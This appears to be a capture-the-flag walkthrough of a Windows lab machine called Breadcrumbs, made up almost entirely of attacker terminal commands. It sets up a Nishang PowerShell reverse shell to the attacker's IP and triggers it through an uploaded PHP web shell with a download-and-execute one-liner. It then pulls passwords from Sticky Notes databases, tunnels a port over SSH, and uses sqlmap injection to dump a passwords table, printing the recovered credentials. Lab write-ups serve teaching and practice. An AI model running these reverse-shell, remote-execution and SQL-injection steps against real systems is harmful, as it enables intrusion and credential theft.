┌──(root💀kali)-[/home/kali/Downloads]

└─# wget [https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1 -O tcp.ps1](https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1%20-O%20tcp.ps1)




┌──(root💀kali)-[/home/kali/Downloads]


└─# echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.15.37 -Port 4444' >> tcp.ps1

┌──(root💀kali)-[/home/kali/Downloads]

└─# sed -i "s/PowerShellTcp/tcpps/g" tcp.ps1










┌──(root💀kali)-[/home/kali/Downloads]

└─# curl http://10.10.10.228/portal/uploads/shell.php -G --data-urlencode '0=powershell iex(iwr http://10.10.15.37/tcp.ps1 -useb)'




And we get the shell










Here we get the username and password


"username" : "juliette",


"password" : "jUli901./())!",

┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh juliette@10.10.10.228









<https://stackoverflow.com/questions/38823336/where-sticky-notes-are-saved-in-windows-10-1607>

juliette@BREADCRUMBS C:\Users\juliette\Desktop>cd c:\users\juliette\AppData\Local\Packages



juliette@BREADCRUMBS c:\Users\juliette\AppData\Local\Packages>cd Microsoft.MicrosoftStickyNotes\_8wekyb3d8bbwe\LocalState




The directory contains some SQLite files, let us transfer the files to our machine. I tried SCP, but it does not work, let us copy the files to the /uploads web directory so that we can easily download the files from there.

I granted the user ‘juillet’ the permissions to the /uploads folder from the web RCE.

┌──(root💀kali)-[/home/kali/Downloads/sql]

└─# scp 'juliette@10.10.10.228:/Users/juliette/AppData/Local/Packages/Microsoft.MicrosoftStickyNotes\_8wekyb3d8bbwe/LocalState/plum.\*' .




┌──(root💀kali)-[/home/kali/Downloads/sql]

└─# sqlite3 plum.sqlite

sqlite> .tables

sqlite> select \* from Note;





Output:


development: fN3)sN5Ee@g

┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh [Development@10.10.10.228](mailto:Development@10.10.10.228)








┌──(root💀kali)-[/home/kali/Downloads]

└─# scp development@10.10.10.228:/Development/Krypter\_Linux .




┌──(root💀kali)-[/home/kali/Downloads]

└─# file Krypter\_Linux




──(root💀kali)-[/home/kali/Downloads]

└─# ssh -N -L 1234:127.0.0.1:1234 [development@10.10.10.228](mailto:development@10.10.10.228)



┌──(root💀kali)-[/home/kali/Downloads]

└─# curl 'http://127.0.0.1:1234/index.php?method=select&username=administrator&table=passwords'




The URL has many parameters to play with, let's try to modify these to see if we can extract more information?

I started with just inserting a single quote in the username


On browser try to access this

http://127.0.0.1:1234/index.php?method=select&username=administrator'&table=passwords




┌──(root💀kali)-[/home/kali/Downloads]

└─# sqlmap -u 'http://127.0.0.1:1234/index.php?method=select&username=administrator&table=passwords' -p username –dbs




┌──(root💀kali)-[/home/kali/Downloads]

└─# sqlmap -u 'http://127.0.0.1:1234/index.php?method=select&username=administrator&table=passwords' -p username -D bread –tables




┌──(root💀kali)-[/home/kali/Downloads]


└─# sqlmap -u 'http://127.0.0.1:1234/index.php?method=select&username=administrator&table=passwords' -p username -D bread --tables -T passwords –dump



Password: H2dFz/jNwtSTWDURot9JBhWMP6XOdmcpgqvYHG35QKw=

<https://www.devglan.com/online-tools/aes-encryption-decryption>





Password : [p@ssw0rd!@#$9890./](mailto:p@ssw0rd!@#$9890./)

